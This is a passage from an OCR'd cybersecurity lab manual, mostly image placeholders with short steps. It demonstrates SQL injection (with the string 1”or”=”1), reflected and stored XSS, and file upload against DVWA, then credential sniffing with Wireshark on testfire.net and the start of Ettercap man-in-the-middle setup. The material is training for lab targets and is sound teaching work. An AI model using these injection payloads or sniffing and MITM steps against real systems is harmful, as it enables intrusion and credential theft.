
Step 3:

It'll lead you to the index page.




Step 4:

Go to DVWA security and set security to low.




Step 5:

Go to SQL Injection and enter 1”or”=”1 and submit




You’ll get the first name and surname.




Step 6:

Go to XSS reflected and enter the given piece of javascript code and hit submit.




A javascript alert will appear.




Step 7:

Go to xss stored and give some name and add the given javascript snippet in the message field and click on “sign Guestbook”.




A prompt to enter details based on the javascipt snippet will appear.



Step 8:


Go to upload and upload any file other than an image.
A Path will appear.
Visit that path to access the database.



2. Perform Sniffing
a) Perform Sniffing using Wireshark in kali Linux.


Step 1:

Open Wireshark and select the option ‘eth0’.




Step 2:

Visit the website “testfire.net” and sign in.




Step 3:

In Wireshark, select http as the filter.



Step 4:

Select “html form url encoded” which will give you the username and password used to sign in to testfire.net




b) Perform Sniffing using Ettercap in kali Linux.

SNIFFING WITH ETTERCAP

Ettercap is an open-source tool that can be used **to support man-in-the-middle attacks on networks**. Ettercap can capture packets and then write them back onto the network. Ettercap enables the diversion and alteration of data virtually in real-time.

Step 1: To perform **Ettercap** turn on Meta, Windows7 and Kali-Linux and find the ipaddress of metasploitable in kali.




Step 2:

Open ettercap-graphical.

